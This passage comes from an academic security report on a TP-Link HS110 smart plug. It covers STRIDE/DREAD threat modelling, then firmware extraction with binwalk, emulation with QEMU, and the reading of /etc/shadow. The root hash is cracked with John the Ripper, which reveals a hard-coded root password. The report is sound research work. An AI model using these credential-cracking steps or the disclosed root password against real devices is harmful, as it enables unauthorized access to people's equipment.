To determine which attack is to be performed on the device, a list of threat use case has been identified using the STRIDE method which will be explained below. These threats will need to be rated with a rating system to determine the risk for each one. There are several risk rating systems. However, the most common are DREAD and the Common Vulnerability Scoring System (CVSS). DREAD stands for Damage potential, Reproducibility, Exploitability, Affected Users, and Discoverability this system will be used as the risk rating system for this project and will be explained in depth later. On the other hand, CVSS or the Common Vulnerability Scoring System is an open framework for communicating the characteristics and severity of software vulnerabilities. These vulnerabilities are scored depending on multiple then added up and compared to a qualitative severity rating scale ranging from 0 to 10 with the criticality of the vulnerability increases as the score of that vulnerability increase. CVSS will be used as a rating system by MobSF used in section (Decompiling the APKs).

3.5.2. Classification of Threats

The STRIDE model groups threats into six different categories to formulate questions to discover threats. These six categories are derived from the acronym itself. In the table below, each type is given with a brief description/question.

Name	Description/Question
Spoofing	An attacker attempts to be something or someone he/she isn't.
Tampering	An attacker attempts to modify or tamper with legitimate information without the proper authorisation.
Repudiation	The ability for users, legitimate or otherwise, to deny that they performed specific actions.
Information Disclosure	The unwanted expose of internal data.
Denial of Service	The process of bringing down a system intentionally or unintentionally, preventing users from accessing the system.
Elevation of Privilege	An attacker can gain elevated access by assuming the identity of a privileged user to gain privileged access to the system.

3.5.3. Identifying Threats

Threat #1

Threat Description	An attacker could take over the smart plug
Threat Target	Users
Attack Techniques	An attacker can socially engineer users into accessing the smart plug. In the MITRE ATT&CK framework, this technique is called “Conduct social engineering”, and it is described as social engineering is the practice of manipulating people to get them to divulge information or take action.

Threat #2

Threat Description	Break into surrounding areas based upon intelligence gathered
Threat Target	Users
Attack Techniques	An attacker can physically access the area of the IoT devices and apply changes to any or all of them. An attacker can also socially engineer users into gaining access. In the MITRE ATT&CK framework, it is described as “Assess security posture of physical locations”, and it is defined as physical access may be required for certain types of adversarial actions. This is possible as some organisations are unaware of the implications of physical access to the network.

Threat #3

Threat Description	Overload the smart plug with requests to prevent usage.
Threat Target	Network process
Attack Techniques	An adversary can use the technique “Network Denial of Service” where they attack to degrade or block the availability of targeted resources to users. This can be done by exhausting the network bandwidth services rely on. Another technique that encapsulates this threat is technique T1464 which is “Jamming or Denial of Service” where an attacker jams radio signals such as Wi-Fi or GPS, the adversary can also perform a DoS attack on the smart plug to prevent the user from communicating with the device.

Threat #4

Threat Description	An attacker could install malicious firmware or application on the smart plug
Threat Target	Smart plug firmware
Attack Techniques	An attacker could sideload malicious firmware upon firmware update. The attacker could also flash the device with new firmware if the attacker gained access to it. This technique is found under the “Persistence” tactic and is called “Component Firmware”. Some adversaries may employ sophisticated means to compromise computer components and install malicious firmware that will execute adversary code outside the operating system and main system firmware or BIOS. Malicious firmware could provide both a persistent level of access to the system.

Threat #5

Threat Description	Brick the smart plug
Threat Target	Firmware
Attack Techniques	Different techniques can achieve this, one of them is “Firmware Corruption” which is when adversaries overwrite or corrupt the flash memory contents of system BIOS or other firmware in devices attached to a system to render them inoperable or unable to boot. Another way this technique is achieved is called “Disk Structure Wipe” this is when adversaries corrupt or wipe the disk data structures on a hard drive necessary to boot systems.

Threat #6

Threat Description	An attacker could locate sensitive information in clear text on the mobile device.
Threat Target	Kasa mobile app
Attack Techniques	<p>Attacker monitors file storage during routine and find data being synced from the cloud to the mobile device, exposing sensitive information. This technique is described by three techniques in the MITRE ATT&CK framework which are “Remotely Track Device Without Authorisation”, “Network Traffic Capture or Redirection” and “Data from Local System”.</p> <p>“Remotely Track Device Without Authorisation” is described as, an adversary can obtain unauthorised access to or misuse authorised access to cloud services and use that access to track mobile devices.</p> <p>Technique ID T1410; “Network Traffic Capture or Redirection” is defined as an adversary’s capability to capture network traffic to and from the device to obtain credentials or other sensitive data or redirect network traffic to flow through an adversary-controlled gateway to achieve the same result.</p> <p>Technique ID T1533; “Data from Local System” sensitive data can be collected from the local system sources, such as the file system.</p>

Threat #7

Threat Description	An attacker could access local resources on the mobile device
Threat Target	Kasa mobile app
Attack Techniques	<p>Attacker discovers flaws in API communications.</p> <p>Technique ID T1409 given the name “Access Stored Application Data” is described as adversaries may access and collect application data resident on the device.</p> <p>Technique ID T1516 with the name “Input Injection” is defined as a malicious application can inject input to the user interface to mimic user interaction through the abuse of Android’s accessibility APIs</p> <p>Technique ID T1533 explained in threat #6</p>

Threat #8

Threat Description	An attacker could intercept network communications
Threat Target	Network Process
Attack Techniques	Technique ID T1056 which is “Input Capture” is described as adversaries can use methods of capturing user input for obtaining credentials for valid accounts and information collection that include keylogging and user input field interception.

Threat #9

Threat Description	An attacker can access possible secrets within the firmware
Threat Target	Smart plug firmware
Attack Techniques	Reverse engineering the firmware could lead to hard-coded passwords. This can be found in technique T1032 or “Standard Cryptographic Protocol” where adversaries may explicitly employ a known encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol. Despite the use of a secure algorithm, these implementations may be vulnerable to reverse engineering if necessary, and secret keys are encoded within configuration files.

Threat #10

Threat Description	An attacker could perform arbitrary script execution
Threat Target	Kasa mobile app
Attack Techniques	The technique T1055 or “Process Injection” encapsulates this threat, and it is described as a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.

All techniques are found in the ATT&CK Matrix for Enterprise, PRE-ATT&CK, and Mobile [24].

Using the DREAD risk rating system, which has been mentioned at the start of this section, will determine what threat poses the most significant risk.

The DREAD rating system stands for the following:

- **Damage potential:** How much damage will be caused?
- **Reproducibility:** How easy is it to reproduce the attack?
- **Exploitability:** How easy is it to attack?
- **Affected users:** Roughly how many users are affected?
- **Discoverability:** How easy is it to find the vulnerability?

DREAD has a risk rating system ranging from 1-3. One is considered to be low risk, two as medium risk, and three as high risk. The table below describes each rating number for each rating category:

	Rating	High (3)	Medium (2)	Low (1)
D	Damage potential	Can subvert security controls, get full trust authorisation, run as admin.	Could leak sensitive information.	Could leak trivial information.
R	Reproducibility	An attack can always be reproducible and does not require a timing window.	An attack can be reproduced but only within a timed window or particular conditions.	It is challenging to reproduce, even with specific information about the vulnerability.
E	Exploitability	A novice attacker could execute the exploit in a short time.	A skilled attacker could make the attack repeatedly.	An extremely skilled attacker with specific information about the vulnerability.
A	Affected users	All users, default configurations, all devices.	Some users, custom configuration, some devices.	A small percentage of users and/or devices.
D	Discoverability	Quickly found published information explains the attack, vulnerability is in a commonly used feature.	Vulnerability is in a rarely used feature where an attacker needs to be creative to be able to exploit the vulnerability.	Vulnerability is obscure and unlikely to be exploited by an attacker.

3.5.4. Rating the threats

The final risk is ranked using the following ratings:

Risk rating	Result
High	12-15
Medium	8-11
Low	5-7

Each threat identified using STRIDE will be rated using the DREAD rating system seen in table X above.

Threat #1

Threat risk rating: Attacker can take over the smart plug	
Item	Score
Damage potential	2
Reproducibility	2
Exploitability	2
Affected users	2
Discoverability	3
Risk rating score:	11

Threat #2

Threat risk rating: Break into surrounding areas based upon intelligence gathered	
Item	Score
Damage potential	2
Reproducibility	1
Exploitability	2
Affected users	1
Discoverability	1
Risk rating score:	7

Threat #3

Threat risk rating: Overload the smart plug with requests to prevent usage	
Item	Score
Damage potential	1
Reproducibility	3
Exploitability	3
Affected users	2
Discoverability	3
Risk rating score:	12

Threat #4

Threat risk rating: Attacker could install malicious firmware or applications on the smart plug	
Item	Score
Damage potential	3
Reproducibility	2
Exploitability	2
Affected users	2
Discoverability	3
Risk rating score:	12

Threat #5

Threat risk rating: Brick the smart plug	
Item	Score
Damage potential	3
Reproducibility	1
Exploitability	1
Affected users	3
Discoverability	2
Risk rating score:	10

Threat #6

Threat risk rating: Attacker could locate sensitive information in clear text on the mobile device	
Item	Score
Damage potential	2
Reproducibility	2
Exploitability	1
Affected users	1
Discoverability	2
Risk rating score:	8

Threat #7

Threat risk rating: Attacker could access local resources on the mobile device	
Item	Score
Damage potential	3
Reproducibility	2
Exploitability	1
Affected users	1
Discoverability	2
Risk rating score:	9

Threat #8

Threat risk rating: Attacker could intercept network communications	
Item	Score
Damage potential	2
Reproducibility	2
Exploitability	3
Affected users	1
Discoverability	3
Risk rating score:	11

Threat #9

Threat risk rating: Attacker can access possible secrets within the firmware	
Item	Score
Damage potential	3
Reproducibility	3
Exploitability	2
Affected users	2
Discoverability	3
Risk rating score:	13

Threat #10

Threat risk rating: Attacker could perform arbitrary script execution	
Item	Score
Damage potential	3
Reproducibility	3
Exploitability	2
Affected users	2
Discoverability	3
Risk rating score:	13

According to the threat modelling done above the threats that seem to pose the highest risk and in turn, the most significant possibility of success are:

- An attacker can access possible secrets within the firmware.
- An attacker could perform arbitrary script execution.

Therefore, the subsections below explore how both threats can be executed.

A presentation by Jonas Zaddach and Andrei Costin called “Embedded Devices Security Firmware Reverse Engineering”, lays out the sequence of steps that need to be taken in order to analyse the firmware in the most effective way possible [61]. There are two significant parts to reversing engineering firmware; the first is firmware analysis, and the second is firmware emulation. The analysis part is split into five steps; the first step is getting the firmware; this can be seen in section 4.1.1. The second step is reconnaissance, which includes looking at the entropy and the file structure of the firmware, possibly revealing useful information; this is expanded on sections 4.1.2 and 4.1.3. The third step is unpacking the firmware and extracting the file system, this can be seen in section 4.1.4. The fourth step is called “localise the point of interest”; this refers to concentrating on the section, yielding the result that is sought after; this can be seen in section 4.1.4 and 4.1.5. The last step is called “Decompile/compile/tweak/fuzz/pentest/fun!” this step is comprised of many options where

decompiling then altering and later compiling the firmware can be seen in section 4.3. However, this last step cannot be possible without the second part of reverse engineering, which is firmware emulation; this can be seen in section 4.2, where the firmware and the file system are emulated.

The blog by softScheck discusses the process of reverse-engineering the firmware of the device being used in this project [55]. It follows a specific order of steps, and after reverse-engineering the firmware, decompiling the companion application, and searching for the encryption method used by the application to communicate with the device, across the network is next. Therefore, after reverse-engineering the firmware itself, the focus became on decompiling the APKs of the Kasa application. This step in the project was done exploratorily as the blog itself does not contain any information from where its findings originated; this can be seen in section 4.5. The following step was adding a plugin into Wireshark that decrypted the packets according to the information gathered when decompiling the Kasa application.

4. Implementation and Results

4.1. Reverse Engineering the Firmware

Before reverse engineering the firmware a brief understanding of what firmware does on a system was needed. Firmware is a piece of software that exists on the non-volatile section of the device, i.e. flash ROM (Read Only Memory), allowing and enabling the device to perform different tasks required for its functioning. As the firmware is stored on the flash ROM of a device this makes it rewritable ROM memory, it is initially written by the hardware manufacturer but can be rewritten afterwards by using a firmware updater.[26]

Firmware consists of various components such as the kernel, bootloader, file system, and additional resources. The first step into analysing the firmware of any device is to gain a deeper understanding of it and its various sections that function together as one. Henceforth, the kernel is one of the core components of the entire embedded device. It is responsible for managing the resources and communication between hardware and software components. The kernel also provides secure access to the system memory. The bootloader is responsible for numerous tasks, one of which is initialising various critical hardware components and allocating the required resources. The file system is where all the files and directories critical for embedded device runtime are stored. This includes programs for booting the system, web servers, and network services.[27]

Firmware is a binary piece of data, which when opened using a hex viewer reveals all the sections inside it, and later identified by looking at the signature bytes of each section.

Some of the conventional files systems that can typically be seen in IoT devices are Squashfs, Cramfs, JFFS2, YAFFS2, and ext2. In addition to the different file systems, various types of compressions are used, some of the standard compressions used are LZMA, gzip, Zip zlib, ARJ.[28]

The following subsections require basic knowledge on what a BusyBox is and how is it used; a BusyBox is a multi-call binary that combines a tiny version of many UNIX utilities, providing minimalist replacement functioning and behaving similar to the services found in GNU. BusyBox has been written with size-optimisation and limited resources in mind, effectively making it easy to include and exclude commands when it is being compiled. This makes it effortless to customise any embedded system, resulting in reducing the binary size of the BusyBox. A multi-call binary is an executable program with the same functionality as multiple utility programs. Therefore, a smaller BusyBox contains all the built-in utility programs which are commonly referred to as applets. [47]

4.1.1. Acquiring the Firmware

Acquiring the firmware directly from the device was not an option as the device belongs to the university. Therefore the second-best approach was taken and downloaded a copy of the firmware binary from the TP-Link Support page. The latest version of the firmware, HS110(US)_V1_151016, was downloaded from the page at the time of writing this report.

Before downloading the firmware, a directory called hs110 was created using the mkdir command (mkdir hs110). The firmware was downloaded onto the Kali Linux VM and moved using the mv command to the hs110 directory. Using the command “unzip HS110(US)_V1_151016.zip” the contents of the compressed folder were extracted; all these steps can be seen in figure 3 below.

```

poseidon@kali:~$ mkdir hs110
poseidon@kali:~$ ls
buildroot-2020.02.tar.gz Downloads          hs110             Music             Templates
caldera                firmwalker        inshackle        Pictures          TP-Link
cupp                   firmware-analysis-toolkit instainsane       Public           tplink-smartplug
Desktop                firmware-mod-kit  jadx             sherlock         userrecon
Documents              git              msfinstall       sslstrip         Videos
poseidon@kali:~$ cd hs110
poseidon@kali:~/hs110$ ls
poseidon@kali:~/hs110$ mv ~/Downloads/
amsel-master.zip      ipscan_3.6.2_amd64.deb   SmartPlug_GPL.tgz      zenmap-7.80-1.noarch.rpm
HS110(US)_V1_151016.zip  monkey_island.deb       tor-browser_en-US/     zenmap_7.80-2_all.deb
poseidon@kali:~/hs110$ mv ~/Downloads/HS110\(\US\)_V1_151016.zip .
poseidon@kali:~/hs110$ ls
'HS110(US)_V1_151016.zip'
poseidon@kali:~/hs110$ unzip HS110\(\US\)_V1_151016.zip
Archive:  HS110(US)_V1_151016.zip
  inflating: GPL license Terms.pdf
  inflating: hs110v1_us_1.0.7_Build_151016_Rel.24186.bin
poseidon@kali:~/hs110$ ls
'GPL license Terms.pdf'  'HS110(US)_V1_151016.zip'  hs110v1_us_1.0.7_Build_151016_Rel.24186.bin
poseidon@kali:~/hs110$ █

```

Figure 3: Downloading the Firmware into a New Directory

4.1.2. Components of the Firmware

Binwalk is a tool written by Craig Heffner that automates the extraction of the file system from the firmware binary image. It can do this by matching the signatures present in the firmware image with the ones found in its database and provides an approximation of what the different section could be.

Using the command “Binwalk -t hs110v1_us_1.0.7_Build_151016_Rel.24186.bin” various sections of the firmware are outputted. The -t in this command states that the output will be in a tabular form, as seen in figure 4 below.

```

poseidon@kali:~/hs110$ binwalk -t hs110v1_us_1.0.7_Build_151016_Rel.24186.bin

```

DECIMAL	HEXADECIMAL	DESCRIPTION
400	0x190	Unix path: /home/yt/wo
15904	0x3E20	U-Boot version string, "U-Boot 1.1.4 (Oct 16 2015 - 11:22:22)"
15952	0x3E50	CRC32 polynomial table, big endian
17244	0x435C	uImage header, header size: 64 bytes, header CRC: 0xA2B5F4E6, created: 2015-10-16 03:22:22, image size: 38777 bytes, Data Address: 0x80010000, Entry Point: 0x80010000, data CRC: 0xFED80D4A, OS: Linux, CPU: MIPS, image type: Firmware Image, compression type: lzma, image name: "u-boot image"
17308	0x439C	LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed size: 112564 bytes
66240	0x102C0	uImage header, header size: 64 bytes, header CRC: 0x4D2B83AC, created: 2015-10-16 03:22:56, image size: 772570 bytes, Data Address: 0x80002000, Entry Point: 0x8019BF90, data CRC: 0xC849B1ED, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Image"
66304	0x10300	LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed size: 2238780 bytes
1114816	0x1102C0	Squashfs filesystem, little endian, version 4.0, compression:lzma, size: 2112689 bytes, 194 inodes, blocksize: 16384 bytes, created: 2015-10-16 03:25:36
3933072	0x3C0390	Unix path: /home/yt/wo

Figure 4: Components of the Firmware

4.1.3. Entropy Analysis

Using additional capabilities of Binwalk, and entropy analysis were performed using the command “Binwalk -E hs110v1_us_1.0.7_Build_151016_Rel.24186.bin” and result in the graph seen below.




Figure 5: Entropy Graph

By looking at an entropy graph, a sense of how compressed or encrypted the bytes are is obtained. A high entropy indicates that the firmware is probably encrypted; however, in the graph seen above, there is a fuzzing in the line, which indicates that the data is simply compressed and not encrypted. On the other hand, a low entropy indicates that there is no encryption or compression involved in that segment of bytes. With the aid of the entropy table, seen in figure 6, it is clear that none of the sections in the firmware are fully encrypted; as none of them has an entropy of 1.

DECIMAL	HEXADECIMAL	ENTROPY
0	0x0	Falling entropy edge (0.498224)
16384	0x4000	Rising entropy edge (0.956485)
55296	0xD800	Falling entropy edge (0.492922)
67584	0x10800	Rising entropy edge (0.987764)
837632	0xCC800	Falling entropy edge (0.715356)
1116160	0x110800	Rising entropy edge (0.988457)
3227648	0x314000	Falling entropy edge (0.116045)

Figure 6: Entropy Table

4.1.4. Extracting the File System

Using the command “Binwalk -e hs110v1_us_1.0.7_Build_151016_Rel.24186.bin” the file system is extracted from the firmware. Using the -e in this command negates the need to use any manual firmware extraction. Even though the output of this command appears to be the same as running it without any flag. The difference is that this command will generate a new directory that contains the extracted file system as seen in figure 7 below, the generated directory by Binwalk has the same name as the firmware with an underscore prepended to it and a .extracted appended to it.

```

poseidon@kali:~/hs110$ binwalk -e hs110v1_us_1.0.7_Build_151016_Rel.24186.bin
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
400          0x190       Unix path: /home/yt/wo
15904       0x3E20       U-Boot version string, "U-Boot 1.1.4 (Oct 16 2015 - 11:22:22)"
15952       0x3E50       CRC32 polynomial table, big endian
17244       0x435C       uImage header, header size: 64 bytes, header CRC: 0xA2B5F4E6, created: 2015-10-16 0
3:22:22, image size: 38777 bytes, Data Address: 0x80010000, Entry Point: 0x80010000, data CRC: 0xFED80D4A, OS: Li
nux, CPU: MIPS, image type: Firmware Image, compression type: lzma, image name: "u-boot image"
17308       0x439C       LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompress
ed size: 112564 bytes
66240       0x102C0      uImage header, header size: 64 bytes, header CRC: 0x4D2B83AC, created: 2015-10-16 0
3:22:56, image size: 772570 bytes, Data Address: 0x80002000, Entry Point: 0x8019BF90, data CRC: 0xC849B1ED, OS: L
inux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Image"
66304       0x10300      LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompress
ed size: 2238780 bytes
1114816     0x1102C0     Squashfs filesystem, little endian, version 4.0, compression: lzma, size: 2112689 by
tes, 194 inodes, blocksize: 16384 bytes, created: 2015-10-16 03:25:36
3933072     0x3C0390     Unix path: /home/yt/wo

poseidon@kali:~/hs110$ ls
'GPL license Terms.pdf'  hs110v1_us_1.0.7_Build_151016_Rel.24186.bin
'HS110(US)_v1_151016.zip' _hs110v1_us_1.0.7_Build_151016_Rel.24186.bin.extracted
poseidon@kali:~/hs110$

```

Figure 7: Extracting Firmware

After navigating into the directory, a ls command was used to list the following contents: 10300, 10300.7z, 1102C0.squashfs, 439C, 439C.7z, and squashfs-root. A closer look into each file using the command “strings <filename> | less” revealed that 10300 is the kernel, 439C is the boot loader, and 1102C0.squashfs is the file system. The command used above returns each string of printable characters in the file provided, which makes it easier to look through binary data.

From a security researcher’s point of view, certain things can be potentially found after extracting the firmware. These are hard-coded credentials, backdoor access, sensitive URLs, access tokens, API and encryption keys, encryption algorithms, local pathnames, environment details, authentication and authorisation mechanisms. [28]

After navigating to the “squashfs-root” directory, the “tree” command was used to display all the files in the directory. Under the etc directory there were a few files of particular interest these are group, passwd, public.key and shadow. The group file seems to contain all the hard-coded users with access to the firmware. The most notable one is ‘root’. The ‘passwd’ file appears to contain the location of the passwords for 4 of the users seen in the ‘group’ file, after searching for the files mentioned only the file for the root username exists, and the hardcoded password seems to be encrypted this is shown in figure 8 below.

```

/bin/sh^@^@SHELL=/bin/sh^@^@USER=root^@^@/dev/tty5^@^@sysinit^@^@respawn^@^@askfirst^@^@wait^@^@^@
Please press Enter to activate this console. ^@^@no process killed^@^@cannot open module ^@^@cannot mm
^@^@ Not tainted^@^@/proc/modules^@^@module %s not found.^@^@/lib/modules/^@^@/lib/modules/modules.
^@^@failed to remove module %s^@^@No module or pattern provided

```

Figure 8: Encrypted Root Password

The public.key file contains the public key used by the firmware, which can be seen in figure 9 below.

```

poseidon@kali:~/hs110/_hs110v1_us_1.0.7_Build_151016_Rel.24186.bin.extracted/squashfs-root/etc$ cat public.key
-----BEGIN PUBLIC KEY-----
MIGFMA0GCsQgSIb3DQEBAQUAA4GNADCBiQKBgQDd5pGAWCA7Thj4+4cIDYj/s54o
Wlx27sg6mgdbyrU/Hm39nm09mGCyoiy6wJbGnsXrc2eF3aZH7jQUyulgpL0Lws0
u0YgUl8LLasBYLw32mpA2nSzN7cAsEA0F7DuVo+00z2kTgFea17jp54GHFLavYe1
o/yKj5m0T25ye2ELXQIDAQAB
-----END PUBLIC KEY-----

```

Figure 9: Public Key

The last file “shadow” contains what appears to be a hash of the password for the root username seen in figure 10. The “unshadow” command was used to combine the “passwd” and “shadow” file so John can use them, this is needed since if the shadow files were used on its own, the GECOS information would not be used by the “single crack” mode. The unshadow command was run with root privileges to be able to read the shadow file. The combined file was redirected to a file called “unshadow.txt”. This step is seen in figure 11 below.

```
poseidon@kali:~/hs110/_hs110v1_us_1.0.7_Build_151016_Rel.24186.bin.extracted/squashfs-root/etc$ cat shadow
root:7KBNXuMnKTx6g:15502:0:99999:7:::
poseidon@kali:~/hs110/_hs110v1_us_1.0.7_Build_151016_Rel.24186.bin.extracted/squashfs-root/etc$ █
```

Figure 10: Root Password Hashed

```
root@kali:~# unshadow /poseidon/hs110/_hs110v1_us_1.0.7_Build_151016_Rel.24186.bin.extracted/squashfs-root/etc/passwd /poseidon/hs110/_hs110v1_us_1.0.7_Build_151016_Rel.24186.bin.extracted/squashfs-root/etc/shadow > /poseidon/Desktop/unshadow.txt
root@kali:~# █
```

Figure 11: Unshadow the etc/shadow File

The unshadow.txt file was passed into John the Ripper, using the command “john -show /poseidon/Desktop/unshadow.txt” to crack the hashes resulting in one password ‘media’ for the root user. This is seen in figure 12. The -show in the command above allows John to display the cracked passwords.

```
root@kali:~# john -show /poseidon/Desktop/unshadow.txt
root:media:0:0:root:/root:/bin/ash

1 password hash cracked, 0 left
root@kali:~# █
```

Figure 12: Root Password Cracked

4.1.5. Firmwalker

To ensure that no essential information was not missed, Firmwalker was run on the extracted firmware, in section 4.1.2. Firmwalker is an automated script that searches for interesting strings from a list that can be manually looked at. The list is divided into eight categories: binaries, dbfiles, files, passfiles, patterns, sshfiles, sslfiles, and webservers, each containing a list of keywords.

Following this syntax “./firmwalker {path to root file system} {path for firmwalker.txt}” the command “./firmwalker.sh ~/hs110/_hs110v1_us_1.0.7_Build_151016_Rel.24186.bin.extracted/squashfs-root/~hs110/firmwalker.txt” was used. As the contents of the text file are excessive below are the parts that are deemed to be important.

The only mention of a “passwd” file was “/etc/passwd”, and the only mention of shadow files was “/etc/shadow”. There were only two files relating to SSL (Secure Sockets Layer); an SSL certificate and a file containing the public key. Some of the patterns Firmwalker searched for are: admin, root, password, passwd, pwd, and token. After carefully looking at the files, the patterns that appeared as most important where /etc/passwd and /etc/shadow.

One of the binaries found by Firmwalker was BusyBox, after navigating to the directory, a “strings BusyBox |less” command was used to inspect the contents of the file. Inside the file, a few commands were found that will be used in the following sections below.

4.2. Emulating the Firmware

Emulating the firmware is the best way to obtain a better understanding of the vulnerabilities that reside in it. IoT devices run on a different architecture, such as ARM (Advanced RISC Machine), and MIPS (Microprocessor without Interlocked Pipelined Stages) compared to most systems. For that reason, a utility known as Qemu is used to emulate the binaries on the platform. To do this, Qemu was installed using the command “sudo apt-get install qemu qemu-system qemu-system-arm qemu-system-common qemu-system-mips qemu-system-ppc qemu-user qemu-user-static qemu-utils”.

After Qemu was installed, a look at the architecture of the firmware was required. This was possible by running the command “readelf -h bin/BusyBox” in the “squashfs-root” directory. This is seen in figure 13 below. The -h displays the information that is found in the ELF header of the file.

```
poseidon@kali:~/hs110/_hs110v1_us_1.0.7_Build_151016_Rel.24186.bin.extracted/squashfs-root$ readelf -h bin/busybox
ELF Header:
  Magic:   7f 45 4c 46 01 02 01 00 00 00 00 00 00 00 00 00
  Class:                           ELF32
  Data:                               2's complement, big endian
  Version:                           1 (current)
  OS/ABI:                             UNIX - System V
  ABI Version:                         0
  Type:                               EXEC (Executable file)
  Machine:                             MIPS R3000
  Version:                             0
  Entry point address:                 0x4001f0
  Start of program headers:            52 (bytes into file)
  Start of section headers:            0 (bytes into file)
  Flags:                               0x70001007, noreorder, pic, cpic, o32, mips32r2
  Size of this header:                 52 (bytes)
  Size of program headers:             32 (bytes)
  Number of program headers:           4
  Size of section headers:             0 (bytes)
  Number of section headers:           0
  Section header string table index:  0
```

Figure 13: Information Found in the Header of the File System

As seen highlighted in the red box, in the figure above, the architecture of the firmware is “MIPS R3000”, and the data is in big-endian, as seen in the green box above.

The Qemu binary for MIPS is copied to “squashfs-root” directory. This is done by using the command “which qemu-mips-static” to locate where this binary is. After it is located, it is copied using the command “sudo cp /usr/bin/qemu-mips-static .”. It is now in the “squashfs-root” folder, as seen in figure 14 below. “qemu-mips-static” is a binary for running MIPS binaries, it also provides libraries that are required.

```
poseidon@kali:~/hs110/_hs110v1_us_1.0.7_Build_151016_Rel.24186.bin.extracted/squashfs-root$ ls
bin dev etc lib linuxrc mnt proc qemu-mips-static root sbin sys tmp usr
poseidon@kali:~/hs110/_hs110v1_us_1.0.7_Build_151016_Rel.24186.bin.extracted/squashfs-root$
```

Figure 14: Copying the QEMU MIPS Binary inside the File System

The command “sudo chroot . ./qemu-mips-static ./bin/BusyBox” is used to emulate the firmware binary.

```

poseidon@kali:~/hs110/hs110v1_us_1.0.7_Build_151016_Rel.24186.bin.extracted/squashfs-root$ sudo chroot . ./qemu-
mips-static ./bin/busybox
BusyBox v1.01 (2015.10.16-03:22+0000) multi-call binary

Usage: busybox [function] [arguments]...
or: [function] [arguments]...

BusyBox is a multi-call binary that combines many common Unix
utilities into a single executable. Most people will create a
link to busybox for each function they wish to use and BusyBox
will act like whatever it was invoked as!

Currently defined functions:
[, arping, ash, brctl, busybox, cat, chmod, cp, date, echo, getty, ifconfig, init, insmod, ip,
kill, linuxrc, login, ls, lsmmod, mkdir, modprobe, mount, ping, ps, pwd, reboot, rm, rmdir, rmmod,
route, sh, telnetd, test, tftp, tty, udhcpc, udhcpd, umount, vi

```

Figure 15: Emulating the BusyBox

As seen in figure 15 above, a successful emulation of the firmware binary was achieved, which was originally meant to be run on only MIPS-based architectures.

